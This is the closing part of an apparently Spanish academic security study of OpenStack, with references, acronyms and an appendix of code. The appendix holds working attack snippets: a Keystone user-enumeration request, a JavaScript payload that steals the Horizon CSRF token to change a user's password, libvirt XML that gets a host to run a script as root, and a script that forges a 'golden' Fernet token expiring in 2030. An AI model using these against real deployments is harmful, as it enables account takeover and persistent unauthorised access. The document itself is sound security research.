[10] VMware, Inc., What is vRealize Suite & vCloud suite
https://www.vmware.com/products/vrealize-suite-vcloud-suite.html - Último acceso: 31/01/2021
https://bit.ly/3oBgj5u

[11] VMware, Inc., Integrated OpenStack
https://www.vmware.com/es/products/openstack.html - Último acceso: 31/01/2021
https://bit.ly/3j7j2Ts

[12] The Apache Software Foundation, Apache CloudStack: Open Source Cloud Computing
https://cloudstack.apache.org/ - Último acceso: 31/01/2021
https://bit.ly/36sF3H7

[13] OpenNebula Systems, OpenNebula Home
https://opennebula.io/ - Último acceso: 31/01/2021
https://bit.ly/3pDp9kF

[14] Wikipedia, Eucalyptus (software)
https://en.wikipedia.org/wiki/Eucalyptus_%28software%29 - Último acceso: 31/01/2021
https://bit.ly/2MKGycs

[15] The OpenStack Foundation, Openstack Docs: Identity concepts
https://docs.openstack.org/keystone/queens/admin/identity-concepts.html - Último acceso: 31/01/2021
https://bit.ly/3coArFP

[16] Python Code Quality Authority, Bandit project in Github
https://github.com/PyCQA/bandit - Último acceso: 31/01/2021
https://bit.ly/3pHnevG

[17] The OpenStack Foundation, Openstack Docs: HTTPS, HSTS, XSS, and SSRF
https://docs.openstack.org/security-guide/dashboard/https-hsts-xss-ssrf.html - Último acceso: 31/01/2021
https://bit.ly/2YuwhDU

[18] Red Hat, Inc., Red Hat Product Errata
https://access.redhat.com/errata/ - Último acceso: 31/01/2021
https://bit.ly/2MJukAR

[19] The OpenStack Foundation, Openstack Docs: Metadata service
https://docs.openstack.org/nova/latest/admin/metadata-service.html -

Último acceso: 31/01/2021
https://bit.ly/2YtUGd1

[20] The OpenStack Foundation, Openstack Docs: Firewalls and default ports
https://docs.openstack.org/install-guide/firewalls-default-ports.html - Último acceso: 31/01/2021
https://bit.ly/2YtfYYh

[21] The OpenStack Foundation, Openstack Docs: REST API Version History
https://docs.openstack.org/nova/latest/reference/api-microversion-history.html - Último acceso: 31/01/2021
https://bit.ly/3ozxyo1

[22] PortSwigger Ltd., Burp Suite - Application Security Testing Software
https://portswigger.net/burp - Último acceso: 31/01/2021
https://bit.ly/3pCypFF

[23] OWASP Foundation, Inc., OWASP ZAP
https://www.zaproxy.org/ - Último acceso: 31/01/2021
https://bit.ly/2MHyDgl

[24] Ceph authors and contributors, Ceph Object Gateway
https://docs.ceph.com/en/latest/radosgw/ - Último acceso: 31/01/2021
https://bit.ly/3cpZBDN

[25] National Institute of Standards and Technology, National Vulnerability Database, CVE-2020-14364
https://nvd.nist.gov/vuln/detail/CVE-2020-14364 - Último acceso: 31/01/2021
https://bit.ly/36rrCac

[26] Graz University of Technology, Meltdown and Spectre
https://meltdownattack.com/ - Último acceso: 31/01/2021
https://bit.ly/36ucsBg

[27] Marc Heuse (van Hauser), GitHub page of Hydra
https://github.com/vanhauser-thc/thc-hydra - Último acceso: 31/01/2021
https://bit.ly/2MGlELI

[28] National Institute of Standards and Technology, National Vulnerability Database, CVE-2017-18635
https://nvd.nist.gov/vuln/detail/CVE-2017-18635 - Último acceso: 31/01/2021
https://bit.ly/2L9LhUW

[29] Red Hat, Inc., RHSA-2020:0754 - Security Advisory
https://access.redhat.com/errata/RHSA-2020:0754 - Último acceso: 31/01/2021
https://bit.ly/3ctOQ3E

[30] GitHub page of ShielderSec, PoC for CVE-2017-18635
https://github.com/ShielderSec/CVE-2017-18635 - Último acceso: 31/01/2021
https://bit.ly/2YvzpiX

[31] The OpenStack Foundation, OpenStack Wiki, Rootwrap
https://wiki.openstack.org/wiki/Rootwrap - Último acceso: 31/01/2021
https://bit.ly/3tbVotx

[32] Emilio Pinna, Andrea Cardaci, others, GTFOBins
https://gtfobins.github.io/ - Último acceso: 31/01/2021
https://bit.ly/2L9LuYe

[33] CheatSheets Series Team, OWASP Cheat Sheet Series, Docker Security
https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html - Último acceso: 31/01/2021
https://bit.ly/3j5j91I

[34] Dominik Czarnota, Trail of Bits, Understanding Docker container escapes
https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/ - Último acceso: 31/01/2021
https://bit.ly/39AAiNO

[35] The OpenStack Foundation, Openstack Docs: Fernet
https://docs.openstack.org/keystone/queens/admin/identity-fernet-token-faq.html - Último acceso: 31/01/2021
https://bit.ly/36u1VGb

[36] Keith Rarick, Tom Maher, Fernet Spec
https://github.com/fernet/spec/blob/master/Spec.md - Último acceso: 31/01/2021
https://bit.ly/3oBXz5W

[37] Sadayuki Furuhashi y otros, MessagePack specification
https://github.com/msgpack/msgpack/blob/master/spec.md - Último acceso: 31/01/2021
https://bit.ly/3rdBxbD

[38] The OpenStack Foundation, Openstack Docs: Modify images
https://docs.openstack.org/image-guide/modify-images.html - Último acceso: 31/01/2021
https://bit.ly/39AZEeh

[39] The OpenStack Foundation, Openstack Docs: Keystone Configuration
https://docs.openstack.org/keystone/latest/admin/configuration.html - Último acceso: 31/01/2021
https://bit.ly/2MkklCo

[40] The OpenStack Foundation, Openstack Docs: OpenStack Security Guide
https://docs.openstack.org/security-guide/ - Último acceso: 31/01/2021
https://bit.ly/2NSvVoN

[41] Red Hat, Inc., Red Hat OpenStack Platform 13 Security and Hardening Guide
https://access.redhat.com/documentation/en-us/red_hat_openstack_platform/13/html/security_and_hardening_guide/index - Último acceso: 31/01/2021
https://bit.ly/36tDzfT

[42] Canonical Ltd., OpenStack on Ubuntu is your scalable private cloud
https://ubuntu.com/openstack - Último acceso: 31/01/2021
https://bit.ly/2Ytr0g0

[43] Red Hat, Inc., ManageIQ
https://www.manageiq.org/ - Último acceso: 31/01/2021
https://bit.ly/3jfCVI5

[44] Red Hat, Inc., Red Hat CloudForms
https://access.redhat.com/products/red-hat-cloudforms - Último acceso: 31/01/2021
https://bit.ly/36srzLB

Anexos

A. Acrónimos

- API: Application Programming Interface
- APT: Advanced Persistent Threat
- ARP: Address Resolution Protocol
- AWS: Amazon Web Services
- BD: Base de Datos
- CA: Certificate Authority
- CPU: Central Processing Unit
- CSRF: Cross-Site Fequest Forgery
- CVE: Common Vulnerabilities and Exposures
- DHCP: Dynamic Host Configuration Protocol
- DMZ: Demilitarized Zone
- DNS: Domain Name System
- EC2: Elastic Compute Cloud
- FS: Filesystem
- FW: Firewall
- GUI: Graphical User Interface
- HMAC: Hash-based Message Authentication Code
- HSTS: HTTP Strict Transport Security
- HTTP: Hypertext Transfer Protocol
- HTTPS: Hypertext Transfer Protocol Secure
- ICMP: Internet Control Message Protocol
- ID: Identificador
- IP: Internet Protocol
- JSON: JavaScript Object Notation
- KVM: Kernel-based Virtual Machine

- LTS: Long Term Support
- LVM: Logical Volume Manager
- MAC: Media Access Control
- MANO: Management And Network Orchestration
- MITM: Man-In-The-Middle
- ML2: Modular Layer 2
- MQ: Message Queue
- NAT: Network Address Translation
- NFS: Network File System
- NFV: Network Functions Virtualization
- OS: Operating System
- OWASP: Open Source Foundation for Application Security
- PID: Process Identifier
- PoC: Proof of Concept
- PXE: Preboot Execution Environment
- RAM: Random Access Memory
- RCE: Remote Code Execution
- RDO: Red Hat Distribution of OpenStack
- REST: Representational State Transfer
- RHEL: Red Hat Enterprise Linux
- RHSA: Red Hat Security Advisory
- SCSI: Small Computer System Interface
- SDN: Software-Defined Networking
- SO: Sistema Operativo
- SQL: Structured Query Language
- SSH: Secure Shell
- TLS: Transport Layer Security

- URL: Uniform Resource Locator
- UUID: Universally Unique Identifier
- VLAN: Virtual Local Area Network
- VM: Virtual Machine
- VNC: Virtual Network Computing
- VPN: Virtual Private Network
- VRRP: Virtual Router Redundancy Protocol
- VXLAN: Virtual Extensible Local Area Network
- XML: Extensible Markup Language
- XSS: Cross-Site Scripting
- ZAP: Zed Attack Proxy

B. Secciones de código

B.1. userenum_post.json

```
{
  "auth": {
    "identity": {
      "methods": [
        "application_credential"
      ],
      "application_credential": {
        "user": {
          "name": "<USUARIO>",
          "domain": {
            "name": "Default"
          }
        },
        "name": "foo"
      }
    }
  }
}
```

B.2. change_pass.js

```
csrf=document.cookie.substr(document.cookie.search('csrftoken')+10,64);

var myform = document.createElement('form');
myform.method='post';
myform.action='http://<IP HORIZON>/dashboard/identity/users/<ID USUARIO>/change_password/'

var parameters = {
        'csrfmiddlewaretoken' : csrf,
        'fake_email' : '',
        'fake_password' : '',
        'id' : '<ID USUARIO>',
        'password' : '<NUEVA PASSWORD>',
        'confirm_password' : '<NUEVA PASSWORD>',
        'name' : '<NOMBRE USUARIO>'
}

for (p in parameters) {
        var new_param = document.createElement('input');
        new_param.type='hidden';
        new_param.name=p;
        new_param.value=parameters[p];
        myform.appendChild(new_param);
}

document.body.appendChild(myform);
myform.submit();
```

B.3. vol.xml

```
<volume type='file'>
  <name><NOMBRE DE SCRIPT></name>
  <key><RUTA DE SCRIPT></key>
  <capacity unit='bytes'>0</capacity>
  <target>
    <path><RUTA DE SCRIPT></path>
    <format type='raw'/>
    <permissions>
      <mode>0755</mode>
      <owner>0</owner>
      <group>0</group>
    </permissions>
  </target>
</volume>
```

B.4. dom.xml

```
<domain type='kvm'>
  <name>foo</name>
  <os>
    <type arch='x86_64'>hvm</type>
  </os>
  <memory unit='KiB'>1</memory>
  <devices>
    <interface type='ethernet'>
      <script path='<RUTA DE SCRIPT>'/>
    </interface>
  </devices>
</domain>
```

B.5. create_golden_token.py

```
#!/usr/bin/python3

import msgpack
from cryptography.fernet import Fernet

token = b'<TOKEN EXISTENTE>'
key = b'<CLAVE FERNET>'
f = Fernet(key)

token_dec = f.decrypt(token)
original = msgpack.unpackb(token_dec, raw=True)
new_date = 1893456000.0 # Jan 01 2030
original[4] = new_date
new_token = msgpack.packb(original, raw=True)
new_token_enc = f.encrypt(new_token)
print(str(new_token_enc,encoding='utf-8'))
```